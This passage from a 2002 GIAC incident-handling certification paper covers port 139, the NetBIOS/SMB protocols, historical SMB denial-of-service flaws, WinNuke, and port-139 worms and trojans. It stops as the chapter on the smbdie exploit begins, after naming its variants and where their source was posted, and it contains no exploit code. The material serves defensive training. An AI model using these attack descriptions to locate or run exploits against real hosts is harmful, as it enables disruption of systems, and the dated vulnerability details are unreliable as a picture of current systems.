GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

GCIH Practical Assignment
Port 139

By
Lars Fresen

GCIH Practical Assignment v.2.1
Support for the Cyber Defense Initiative

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Table of contents:

ABSTRACT **3**

1. INTRODUCTION **4**

2. TARGETED PORT DETAILS **6**

2.1 BASIC PORT INFORMATION 6
2.1.1 Supported platforms *7*
2.2 PROTOCOL IN DETAIL 7
2.2.1 SMB protocol history *7*
2.2.2 SMB protocol in detail *8*
2.2.3 NetBIOS names *10*
2.2.4 SMB protocol variants *10*
2.2.5 SMB protocol control functions *12*
2.3 PROTOCOL VULNERABILITIES 15
2.3.1 Prior known DoS vulnerabilities *15*
2.3.2 Attacks using port 139 as "open door" *15*
2.3.3 Trojans and worms using port 139 ..... *16*
2.3.4 CVE and CERT vulnerability list *18*

3. EXPLOIT IN DETAIL **19**

3.1 SMBDIE EXPLOIT USING THE SMB_COM_TRANSACTION VULNERABILITY 19
3.1.1 Variants *19*
3.1.2 Operating systems affected *20*
3.1.3 Protocols/Services *20*
3.1.4 Brief description *20*
3.2 DESCRIPTION OF VARIANTS 21
3.4 HOW THE EXPLOIT WORKS 23
3.5 DIAGRAM 26
3.6 HOW TO USE THE EXPLOITS 27
3.7 SIGNATURE OF THE ATTACK 31
3.7.1 Network based detection *31*
3.8 HOW TO PROTECT AGAINST THE EXPLOIT 32
3.9 SOURCE CODE / PSEUDO CODE 33
3.10 ADDITIONAL INFORMATION 50

4 OTHER REFERENCES **50**

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Abstract

This document supports the Cyber Defense Initiative according to the guidelines of the GCIH practical version 2.1. The chosen port of the top ten list of attacked ports from incidents org is port 139. First a brief introduction to port 139 and the according protocol (SMB protocol) is given. Afterwards a summary of the history of already known attacks, vulnerabilities and available exploits for this port is given.
The chapter about the exploits discusses the last month discovered vulnerability of the Microsoft operating systems implementation of the SMB protocol. This vulnerability has tremendous thread because of the power this DoS attack has and damage could be done with it because of the big market share of the Microsoft operating systems. The according security bulletin by Microsoft has the number MS02-045. The discussed exploits are SMBdie, smb and smbnuke all using the same vulnerability. Later on it is discussed how to protect again these exploits from a global company like view and host based view.

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

1. Introduction

Port 139 is an often seen port on the top ten list at www.incidents.org. Incidents.org and dshield are volunteer organizations which collect intrusion detection data from all over the globe, consolidates the data and by this generates an always actual report of the top ten attacked ports.
The beneath shown graph (Figure 1) is from the above mentioned website taken on August the 28th. On that day the port 139 is fifth most scanned port of all ports. The following graph (Figure 2) shows a breakdown of the scanning activity on port 139 from July 27th to August 28th.








Service Name	Port Number	30 day history	Explanation
http	80		HTTP Web server
???	6314		
ms-sql-s	1433		Microsoft SQL Server
ftp	21		FTP servers typically run on this port
netbios-ssn	139		Windows File Sharing Probe
smtp	25		Mail server listens on this port.
sygate	39213		
sunrpc	111		RPC. vulnurable on many Linux systems. Can get root
???	43981		Netware/IP
squid	3128		

Figure 1 Statistics from http://www.dshield.org/topports.html as of August 28th 2002

Mostly Port 139 is used by the NETBIOS protocol which itself is very close engaged to the operating systems designed by Microsoft and their file sharing service protocol called SMB or Server Message Block protocol developed in the early 80´s. More information on the connection between these both protocols will be found in chapter 2.1. Because of the reason that port 139 is normally used by the Microsoft operating System for their file sharing, this port became a well used port for more unpleasant contemporaries like Trojans, Worms and so on. For the fact that this port is normally open on any Windows

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

based machine with normally a lot of network traffic it is also a good port to disguise actions not everybody should see, especially system administrators or security personal.

Another unpleasant weakness is the fact that the authentication used by the Microsoft operating systems is the same as the one used for authentication for their file sharing on the network supported by the SMB protocol. So if there is a weakness or flaw in the way the SMB protocol exchanges the user and password credentials it is quite easy for an attacker to get these information's and by this to get access to a machine with regular user credentials.

Over the last few years, several vulnerabilities have been discovered that effect various SMB protocol implementations on different platforms. Most of them are engaged to the Microsoft operating platform itself or the very popular SMB server implementation on the Linux platform called Samba.




Figure 2 incidents.org report for port 139 from 7/27/02 to 8/28/02

All these facts in mind it is no surprise to see port 139 beneath the top ten list of attacked ports. Most of the known vulnerabilities are fixed or a patch is available shortly after an exploit is published. Interestingly it takes often quite a while until all systems are patched. Some never will be. The reason for this is quite unclear. There are many reasons why this "keeping up to date" with patches takes so long. One reason could be the large number of systems which have to be patched and a lack of appropriate software distribution mechanisms. Another one could be the ignorance of the responsible system administrators. This paper was written to support the responsible persons and to give

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

them enough foreground and background information to stand such situations and to debilitate the last mentioned argument.

2. Targeted port details

2.1 Basic port information

The first place where to look for information's about the attacked port is the Internet Assigned Numbers Authority (IANA). According to the IANA the TCP/UDP port 139 is designated for uses with the NetBIOS Session Service (NetBIOS SSN).

The NetBIOS protocol is described in two Internet Engineering Task Force (IETF) Request For Comment (RFC) documents, RFC1001 and RFC1002 (compare chapter 2.2).

Today the port range from 137 to 139 TCP and UDP is associated to the NetBIOS protocol and its services. These are:

- NetBIOS Name Service (NetBIOS-NS, port 137)
- NetBIOS Datagram Service (NetBIOS-DGM, port 138)
- NetBIOS Session Service (NetBIOS-SSN, port 139)

The most interesting port of the above is port 139 because this is the one attackers have to look for if they want to find open file shares and so find interesting data, documents and so on. Also this is the port used by the later described Denial of Service (DoS) exploit.

Additionally to the official NetBIOS services on port 139 this port is often used by a lot more "unpleasant contemporaries": Trojans, viruses or a combination of both. The reason for choosing port 139 is obvious. It is nearly impossible to disable port 139 connections on windows based machines (without firewall software) using network file sharing and this circumstance is exactly what Trojans and Backdoor software is looking for: *a well known standard port which is nearly always activated*. The best known Trojans which also have an entry in various security listings are the following:

- Chode (Trojan/TCP)
- GodMessageWorm (Trojan/TCP)
- MSinit (Trojan/TCP)
- Netlog (Trojan/TCP)
- Network (Trojan/TCP)
- Qaz (Trojan/TCP)
- Sadmind (Trojan/TCP)
- SMBRelay (Trojan/TCP)

For sure this list is not complete and growing from day to day, especially if we have the sad fact of Trojan self developing kits floating around in mind.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

2.1.1 Supported platforms

The SMB protocol is available on a whole bunch of platforms. First of all, the majority and because of the history of that protocol, biggest availability you will find in all operating systems developed by Microsoft. (DOS, Winows95, Windows98, WindowsME, WindowsNT, Windows2000, WindowsXP and .NET Server)
Due to the overwhelming market share of the Microsoft operating systems also a lot of commercial or non commercial organizations developed their own SMB compatible SMB clients and servers. These are available for nearly any platform like Linux, Mac OS, Mac OS X, BSD, Solaris, HP-UX and so on.

2.2 Protocol in detail

2.2.1 SMB protocol history

If we take a closer look at the history of SMB and NetBIOS we will find a very tied connection between the both protocols.

SMB was originally intended to run over a proprietary network system co-developed by IBM and a company called Sytec. In a moment of obvious inspiration, this system was named "PC-Network." It had no support for routing and could only handle a maximum of about 80 nodes.

PC-Network was a broadband LAN product consisting of network cards, cables, and a small device driver known as NetBIOS (Network Basic Input/Output System). The original PC-Network hardware is long gone, having been replaced by Token Ring and then Ethernet. Unfortunately, lots and lots of software is written for use with the NetBIOS Application Programmer's Interface (API), so, even though the PC Network hardware is no longer in use and the NetBIOS device driver is no longer needed, the NetBIOS API has remained as a living artefact.

Instead of moving away from NetBIOS and letting it die an honourable death, several vendors implemented the NetBIOS API on top of other protocols, including DECnet, IPX/ SPX, SNA, and TCP/IP. NetBIOS over TCP/IP is often called NBT and has become the preferred NetBIOS transport. The workings of NBT are described in two Internet Engineering Task Force (IETF) Request For Comment (RFC) documents, RFC1001 and RFC1002 (known collectively as Internet Standard #19).

The SMB protocol was designed to run on a PC-Network LAN, using the NetBIOS API to send and receive packets. This did not change until the release of Windows 2000, the first version of Windows to support SMB packet transport over TCP/IP without NetBIOS encapsulation. Even so, Windows 2000 includes NBT support to maintain compatibility with its predecessors.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

SMB was originally developed by Intel and Microsoft in the early 1980s and has been the core of DOS and Windows file sharing ever since. Some time around 1996, as part of the build up to Windows 2000, Microsoft executed a marketing upgrade on SMB and renamed it CIFS, or Common Internet Filesystem.

CIFS enables the sharing of directories, files, printers, and other computer devices across a network. To make use of these shared resources you need to be able to find and identify them; you also need to control access so that unauthorized users can not find out about what they are not allowed. This means there is a heavy amount of administration to be managed, so CIFS file sharing comes with an entourage. There are protocols for service announcement, naming, authentication, and authorization. These are separate but intertwined. Some are based on published standards, others are not; most have changed over the years. These days, the term "CIFS" is most often used to refer to the full suite, while "SMB" is typically used when discussing the file sharing protocol itself.
In 1997, Microsoft submitted draft CIFS specifications to the Internet Engineering Task Force (IETF). Those drafts have since expired, but there is an effort underway by the Storage Network Industry Association (SNIA) to revive and overhaul them outside of the IETF process

2.2.2 SMB protocol in detail

SMB is a client server, request-response protocol. The SMB protocol itself is registered to layer 7 (application layer) of the OSI model. It directly communicates with the NetBIOS protocol which is registered to layer 5 (session layer) of the OSI model.

The following diagram illustrates the way the SMB works. (Figure 3)

Figure 3 SMB request-response mechanism

Normally the protocol follows the request-response mechanism. The only known exception to this nature of the protocol is when the client has requested opportunistic locks (oplocks) and the server subsequently has to break an already granted oplock because another client has requested a file open with a mode that is incompatible with the granted oplock. If this is the case, the server sends an unsolicited message to the client signaling the oplock break.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Clients connect to servers using TCP/IP (actually NetBIOS over TCP/IP as specified in RFC1001 and RFC1002), NetBEUI or IPX/SPX. Once a connection is established, the client can send commands (SMBs) to the server that allow the client to access network shares, open files, read and write files, more generally spoken You can do nearly everything that a user wants to do on a local file system. However, in case of SMB, these things are done over the network.

The general format of the SMB packet header is shown in the following illustration.

<table>
<tr><td>Command</td><td>RCLS</td><td>Reserved</td><td>ERR</td></tr>
<tr><td>ERR (cont)</td><td>REB/FLG</td><td colspan="2">Reserved</td></tr>
<tr><td colspan="4">Reserved</td></tr>
<tr><td colspan="4">Reserved</td></tr>
<tr><td colspan="4">Reserved</td></tr>
<tr><td colspan="2">Tree ID</td><td colspan="2">Process ID</td></tr>
<tr><td colspan="2">USER ID</td><td colspan="2">Multiplex ID</td></tr>
<tr><td>WCT</td><td colspan="3">VWV</td></tr>
<tr><td colspan="2">BCC</td><td colspan="2">BUF</td></tr>
</table>

Figure 4 SMB header format

There is a total of 117 commands for the SMB protocol. A complete list can be found in chapter 2.2.5. RCLS in the above figure stands for *Error Code Class*. It is the second field of the decoded SMB protocol. It contains the error class and error code for each frame as in E=1/22, where 1 is the error class and 22 is the error code. The error class identifies the source of the error. A complete list of error codes can be found on http://www.protocols.com/pbook/ibm.htm

The *REB/FLG* entry is depended from the version of the used protocol. The REB entry is a reserved field which is associated with the core protocol only. The Flag field appears in protocol versions later than the core protocol.
The *Tree ID* uniquely identifies a file sharing connection between consumer and server where this protocol uses a server-based file protection.
Process ID identifies a specific consumer process within a virtual connection.
The *User ID* is used by the server to verify the file access permissions of users where consumer-based file protection is in effect.
In addition to the User ID the *Multiplex ID* is used by the server to verify the file access permissions of groups where consumer-based file protection is in effect.
WCT stands for the number of parameter words. *VWV* is the variable number of words of parameters. *BCC* describes the number of bytes of data which will follow. *BUF* stand for a variable number of data bytes.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

2.2.3 NetBIOS names

If SMB is used over TCP/IP, DECnet or NetBEUI, then NetBIOS names must be used in a number of cases. NetBIOS names are up to 15 characters long, and are usually the name of the computer that is running NetBIOS. Microsoft, and some other implementers, insists that NetBIOS names be in upper case, especially when presented to servers as the CALLED NAME.
When NetBIOS names are sent over the wire they are padded to 15 characters with spaces and a 16th character is added that specifies the type of NetBIOS name. Microsoft refers to these as NetBIOS Suffixes. A complete list can be found in the Microsoft Knowledge Base article Q163409.
There are two classes of NetBIOS names, Unique names and Global Names. However, Microsoft also defines a few other classes: Internet Group, Domain and Multihomed.

2.2.4 SMB protocol variants

Since the inception of SMB, many protocol variants have been developed to handle the increasing complexity of the environments that it has been deployed to. In the actual protocol variant clients and servers communication is initialized using the *negprot* SMB message which must be the first sent on a SMB connection.
The first protocol variant was the Core Protocol, known to SMB implementations as PC NETWORK PROGRAM 1.0. It could handle a fairly basic set of operations that included:

- connecting to and disconnecting from file and print shares
- opening and closing files
- opening and closing print files
- reading and writing files
- creating and deleting files and directories
- searching directories
- getting and setting file attributes
- locking and unlocking byte ranges in files

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Subsequent variants were introduced as more functionality was needed. Some of these variants and the related version of LAN Manager are shown in Figure 5:

SMB Protocol Variant	Protocol Name	Comments
PC NETWORK PROGRAM 1.0	Core Protocol	The original version of SMB as defined in IBM's PC Network Program. Some versions were called PCLAN1.0
MICROSOFT NETWORKS 1.03	Core Plus Protocol	Included Lock&Read and Write&Unlock SMBs with different versions of raw read and raw write SMBs
MICROSOFT NETWORKS 3.0	DOS LAN Manager 1.0	The same as LANMAN1.0, but OS/2 errors must be translated to DOS errors.
LANMAN1.0	LAN Manager 1.0	The full LANMAN1.0 protocol.
DOS LM1.2X002	LAN Manager 2.0	The same as LM1.2X002, but errors must be translated to DOS errors.
LM1.2X002	LAN Manager 2.0	The full LANMAN2.0 protocol.
DOS LANMAN2.1	LAN Manager 2.1	The same as LANMAN2.1, but errors must be translated to DOS errors.
LANMAN2.1	LAN Manager 2.1	The full LANMAN2.1 protocol.
Windows for Workgroups 3.1a	LAN Manager 2.1?	Windows for Workgroups 1.0?
NT LM 0.12	NT LAN Manager 1.0?	Contains special SMBs for NT
CIFS 1.0	NT LAN Manager 1.0	Really NT LM 0.12 plus a bit?

Figure 5 The SMB protocol evolution

As you can see in figure 5 there is a very close connection between the evolution of the SMB protocol and the evolution of the Microsoft operating systems. All major steps of the evolution where combined with a major evolution of these operating systems. Maybe some day this will also lead to the end of the usage of the SMB protocol. First steps of this future development could be seen in the latest releases of the Microsoft operating systems Windows 2000, Windows XP and .Net Server. These systems are trying to get rid of one of the closest companions of the SMB protocol, the NetBIOS protocol. Until now there is no defined deadline for neither the NetBIOS protocol nor the SMB protocol.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

2.2.5 SMB protocol control functions

Because of a protocols nature to just allow a predefined set of commands and instructions I will list beneath a complete list of all control functions available in the SMB protocol with a small description what those functions are for. These commands are located in the COMMAND part of an SMB packet as mentioned in chapter 2.2.2

Command	Description
[bad command]	Invalid SMB command.
[bind (UNIX)]	Obtain file system address for file.
[cancel forward]	Cancel server recognition of name.
[change/check dir]	Change to directory or check path.
[change group]	Change group association of user.
[change password]	Change password of user.
[close file]	Close file handle and flush buffers.
[close spoolfile]	Close print buffer file.
[consumer logon]	Log on with consumer validation.
[copy file]	Copy file to specified path.
[copy new path]	Copy file to new path name.
[create & bind]	Create file and get file system address.
[create directory]	Create new directory.
[create file]	Create new or open existing file.
[delete dir]	Delete the specified directory.
[delete file]	Delete the specified file.
[echo]	Request echo from server.
[find & close]	Search for file and close directory (UNIX).
[find & close /2]	Search for file and close directory (OS/2).
[find first file]	Find first matching file (OS/2).
[find unique]	Search directory for specified file.
[flush file]	Flush all file buffers to disk.
[fork to PID]	Provide same access rights to new process.
[forward name]	Cause server to accept messages for name.
[get access right]	Get access rights for specified file.
[get exp attribs]	Get expanded attributes for file (OS/2).
[get unix attribs]	Get expanded attributes for file (UNIX).
[get file attribs]	Get attributes for specified file.
[get file queue]	Get print queue listing.
[get group info]	Get logical group associations.
[get machine name]	Get machine name for block messages.
[get pathname]	Get path of specified handle.
[get resources]	Get availability of server resources.
[get server info]	Get total and free space for server disk.
[get user info]	Get logical user associations.
[IOCTL]	Initiate I/O control for DOS-OS/2 devices.
[IOCTL next]	Initiates subsequent I/O control for DOS-OS/2 devices.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

[IOCTL (UNIX)]	I/O control for UNIX-Xenix devices.
[link file]	Make an additional path to a file.
[lock and read]	Lock and read byte range.
[lock bytes]	Lock specified byte range.
[lock/unlock & X]	Lock/unlock bytes and execute next command.
[logoff & execute]	Log off and execute next command.
[mail announce]	Query availability of server nodes.
[mailslot message]	Mail slot transaction message.
[make/bind dir]	Make dir and get file system address.
[make temp file]	Make temporary data file.
[make new file]	Make new file only if it does not exist.
[make node]	Make file for use as a device.
[move file]	Move file to specified path (OS/2).
[move new path]	Move file to specified path (UNIX/Xenix).
[multi-block data]	Send data for multi-block message.
[multi-block end]	Terminate multi-block message.
[multi-block hdr]	Send header for multi-block message.
[named pipe call]	Open, write, read, or close named pipe.
[named pipe wait]	Wait for named pipe to become ready.
[named pipe peek]	Look at named pipe data.
[named pipe query]	Query named pipe handle modes.
[named pipe set]	Set named pipe handle modes.
[named pipe attr]	Query named pipe attributes.
[named pipe R/W]	Named pipe read/write transaction.
[named pipe read]	Raw mode named pipe read.
[named pipe write]	Raw mode named pipe write.
[negotiate protoc]	Negotiate SMB protocol version.
[newfile & bind]	Make new file and get file system address.
[notify close]	Close handle used to monitor file changes.
[open file]	Open specified file.
[open & execute]	Open specified file and execute next command.
[open spoolfile]	Open specified print buffer file.
[process exit]	Terminate consumer process.
[read & execute]	Read file and execute next command.
[read and hide]	Read directory ignoring hidden files.
[read block mplex]	Read block data on multiplexed connection.
[read block raw]	Read block data on unique connection.
[read block sec/r]	Read block secondary response.
[read check]	Check file accessibility.
[read from file]	Read from specified file.
[read w/options]	Read from file with specified options.
[rename file]	Rename the specified file to a new name.
[reserve resourcs]	Reserve resources on the server.
[search dir]	Search directory with specified attribute.
[seek]	Set file pointer for handle.
[send broadcast]	Send a one block broadcast message.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

[session setup]	Log-in with consumer-based authentication.
[set exp attrib]	Set expanded file attributes (OS/2).
[set unix attribs]	Set expanded file attributes (UNIX/Xenix).
[set file attribs]	Set normal file attributes.
[single block msg]	Send a single block message.
[transaction next]	Subsequent name transaction.
[tree & execute]	Make virtual connection and execute next command.
[tree connect]	Make a virtual connection.
[tree disconect]	Detach a virtual connection.
[unbind]	Discard file system address binding.
[unlock bytes]	Release a locked byte range.
[write & close]	Write to and close specified file handle.
[write & execute]	Write to file and execute next command.
[write & unlock]	Write to and unlock a byte range.
[write block raw]	Write block data on unique connection.
[write block mplx]	Write block data on multiplexed connection.
[write block sec]	Write block secondary request.
[write complete]	Terminate a write block sequence.
[write spoolfile]	Write to the specified print buffer.
[write to file]	Write to the specified file handle.
[X2 open file]	Open file.
[X2 find first]	Find first file.
[X2 find next]	Find next file.
[X2 query FS]	Get file system information.
[X2 set FS info]	Set file system information.
[X2 query path]	Get information on path.
[X2 set path]	Set path information.
[X2 query file]	Get file information.
[X2 set info]	Set file information.
[X2 FS control]	File system control information.
[X2 IOCTL]	I/O control for devices.
[X2 notify]	Monitor file for changes.
[X2 notify next]	Subsequent file monitoring.
[X2 make dir]	Make directory.

Figure 6 SMB protocol command list

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

2.3 Protocol vulnerabilities

In the history of the SMB protocol and the different implementations on different platforms there have been a few vulnerabilities. A search in the Common Vulnerabilities and Exposures (CVE) website, the Computer Emergency Response Team or Bugtraq will bring up a whole bunch of known weaknesses and vulnerabilities. Some of these are a vulnerability of the protocol itself and others are vulnerabilities depending on the platform they are implemented on or the implementation itself.
Most of the known vulnerabilities can easily be divided into two groups, the Denial of service attacks and the attacks where an unauthorized subject gains access to files shared over a network.

2.3.1 Prior known DoS vulnerabilities

The most common kind of attacks in combination with the SMB protocol are DoS attacks, especially in conjunction with the Windows platform.
If you do a search on the CERT or CVE website looking for SMB and DoS vulnerabilities you will find quite a lot. The ones with a CVE entry are CVE-1999-0225 and CAN-2000-0544. Both vulnerabilities benefit of a not well done implementation of the SMB protocol on the Windows operating systems.

The first named vulnerability applies only to Windows NT 4.0. The denial of service attack is caused by sending malformed SMB logon request to the host in which the actual data size does not match the specified size.

The second vulnerability applies to the Window NT and Windows 2000 platform. The idea behind the attack is quite similar to the first one, sending data inside of a SMB packet with size bigger than specified. In case of that vulnerability a malformed DCE/RPC SMBwriteX request is send to the attacked machine which contains an invalid data length.

For both vulnerabilities patches are available and because of the fact that these attacks are a bit older the patches were already included in the actual service packs released by Microsoft for those operating systems. So if You got a system up to date there is no need to worry.

2.3.2 Attacks using port 139 as “open door”

As mentioned before port 139 is one of the three standard ports which are used for the NetBIOS protocol and SMB connections. These three ports are 137, 138 and the discussed port 139. As these ports are under normal circumstances “always on” on nearly any derivate of the Microsoft operating systems by standard they are exactly that what

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

black hats are looking for. Ports which are always on, well known, often with a lot of traffic and even more often not disabled if they are not needed because they were enabled as a default by the operating system they come with.

If you do a search in the CERT or the CVE security alerts database for Trojans, Worms or other vulnerabilities using port 139 you will quite al lot of entries. The reason why should be clear. Under all the search results you will find one entry with the CVE number CVE-1999-0153 which I will take as an example for this class of attacks and explain it a little more detailed. There are two reasons why I chose this one. First of all it is from its symptoms quite similar to the later in detail discussed exploit, never the less it attacks a total different vulnerability. The second reason it that it was a very popular one back in 1999.
The more popular name for the CVE entry is the name of the exploit itself, WinNuke. Affected systems were Windows 3.1, Windows 95 and Windows NT 3.5 and 4.0.
The WinNuke attack sends OOB (Out-of-Band) data to an IP address of a Windows machine connected to a network and/or Internet. Usually, the WinNuke program connects via port 139, but other ports are vulnerable if they are open. When a Windows machine receives the out-of-band data, it is unable to handle it and exhibits odd behavior, ranging from a lost Internet connection to a system crash (resulting in the famous Blue Screen of Death).

2.3.3 Trojans and worms using port 139

As mentioned before a well known and nearly always open port is exactly that what black hats are looking for. So it is no surprise that if you do a search for Trojans and Worms using port 139 you will find a few. Beneath is a list of official known Trojans and Worms using port 139. But this list does not claim to be complete, especially if you have the fact of self building Trojan kits in mind which are freely configurable.

- Chode (Trojan/TCP)
- GodMessageWorm (Trojan/TCP)
- MSinit (Trojan/TCP)
- Netlog (Trojan/TCP)
- Network (Trojan/TCP)
- Qaz (Trojan/TCP)
- SMBRelay (Trojan/TCP)

To give an impression with what kind of evil contemporaries we have to deal with I will shortly give a description of each named Trojan/Worm and what they will do.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Chode:

Chode is a self spreading Worm which uses network. It propagates itself to shared drives. Normally it creates hidden subdirectories \chode, \dickhair and \foreskin. It may alter the Autoexec.bat and format all hard drives. It autodials 911. On the 19th of a month it will delete all files in several directories. Chode also uses port 137 and 138. It is know to be affective to Windows 3.1., Windows 9x and maybe Windows NT.

GodMessage Worm:

The GodMessageWorm uses two different mechanisms for spreading itself. On the one hand it is a mail Worm using Microsoft Outlook Express. On the other hand it spreads itself via network shares by infecting all html documents it will find there. When the worm is active it will replace all .vbs files with Gmw.vbs files. It also installs a Trojan server called "The Thing". Affected systems are Windows 9x, Windows NT, Windows 2000 and Windows XP in combination with MS Outlook Express.

MSinit:

The MSinit Worm alters the Win.ini. It is also found in Windows Startup Directory. MSinit spreads itself through open network shares and disables infected computers from the network. Most of the files are packed using different versions of UPX. Affected systems are Windows 9x and Windows ME.

Netlog:

The Netlog Worm generates random IP addresses starting with 24 and then tries to map all drives on that number and spread to all open shares. Affected systems are Windows 9x.

Network:
The network Worm/Trojan is a bit similar to the before mentioned Netlog Worm. It also generates random IP addresses and then tries to map all drives on that number spread to all open shares. Additionally the Worm may be used to collect information about vulnerable computers to be used in the future to secretly install Remote Access Trojans or Distributed DoS tools. Affected Systems are Windows 9x, Windows NT, Windows 2000 and Windows XP.

Qaz:

The Qaz Worm mails the IP-address of the infected computer, probably to the sender. The Worm loads every time the user launches Notepad as Qaz has taken the original Notepad's place. Spreads to all shares on the network with Full Access privileges granted. Affected systems are Windows 9x, Windows NT, Windows 2000 and Windows XP.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

SMBRelay:

SMBRelay is a back Trojan. It forces a client (the victim) to authenticate with the attacker. By authenticating with the attacker, the client sends out authenticating information to the attacker as if the client is trying to authenticate with the server. Once the attacker obtains this information, the attacker may use this information to authenticate itself with the server, thus gaining access to the server. It may then disconnect the victim permanently, allowing the connection to be held up by the attacker itself. Affected systems are Windows 9x, Windows NT, Windows 2000 and Windows XP.

2.3.4 CVE and CERT vulnerability list

Figure 7 is a table with hyperlinks to the results of a search for known vulnerabilities and exposures on the SMB protocol using the term "SMB". As said before the majority of the entries can be divided into two groups, DoS and gaining access.
The group of DoS entries is quite dangerous and also it is quite remarkable that there are so many. The reason why there are so dangerous is the fact that these exploits are quite easy to use (in bad way). Normally you just need the victims IP-address and the exploit itself to bring a machine offline. So this kind of exploit is ideal for what we call a script kiddy. People with not a lot of knowledge about what the programs do they found on the internet. They just use them, because of the fact that this is so easy and because of the fact that the internet seems to be so "far away".
Even more dangerous gets this scenario in a hand of a professional criminal. E.g. this person gets the order to bring a company offline. Therefore he just needs access to one of the computers inside the companies' network and then start his self written script which attacks the whole range of IP addresses assigned to the company with one or more of the known exploits.

A few vulnerabilities are specifically cited below in order to show the wide range of operating systems affected and the severity of the vulnerability. For more information on each entry just follow the link or search for any entry in the corresponding databases.

CVE-1999-0225	CVE-1999-0391	CAN-1999-0495	CAN-1999-0518
CAN-1999-0519	CAN-1999-0520	CAN-1999-1237	CAN-2000-0544
CAN-2000-0885	CAN-2002-0401	CAN-2002-0724	

Figure 7 Chart of the current CVEs and CANs returned by search for "SMB"

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

3. Exploit in detail

3.1 smbdie exploit using the SMB_COM_TRANSACTION vulnerability

The smbdie exploit has a number of advisories in relation to the vulnerability it is based on. The vulnerability itself is commonly known as the SMB_COM_TRANSACTION vulnerability. The corresponding CERT vulnerability notes are VU#343342, VU#250635 and VU#311619-. The CVE candidate number for the vulnerability is CAN-2002-0724. Bugtraq lists the vulnerability as 20020822 and 20020618. The source codes for the non gui versions can typically found on the net with the file name smb.c and smbnuke.c. The first one was also officially posted on the www.packetstormsecurity.com website and the second one on the Bugtraq mailing list.

3.1.1 Variants

Until September 4th three variants of the exploit have been released. One windows gui based version with a very easy to use interface but without any source code. The only effort which has to be done by an attacker is to figure out the NetBIOS Name of the machine he wants to attack. This exploit is called "smbdie". It was published on August the 26th on the packetstormsecurity website and coded by someone named himself "Zamolx3".
The other two versions were released on August the 29th and 31st. The first one was released on the Bugtraq mailing list and the second one again on the packetsormsecurity website, this time including a c source code for the Linux platform. The version released on August the 29th was realized as a proof of concept by Frederic Deletang. The person who claims to have done the second programming calls himself "Skape" from a group called "uniformed". In the source code itself it is said that the code was written on August the 23rd.
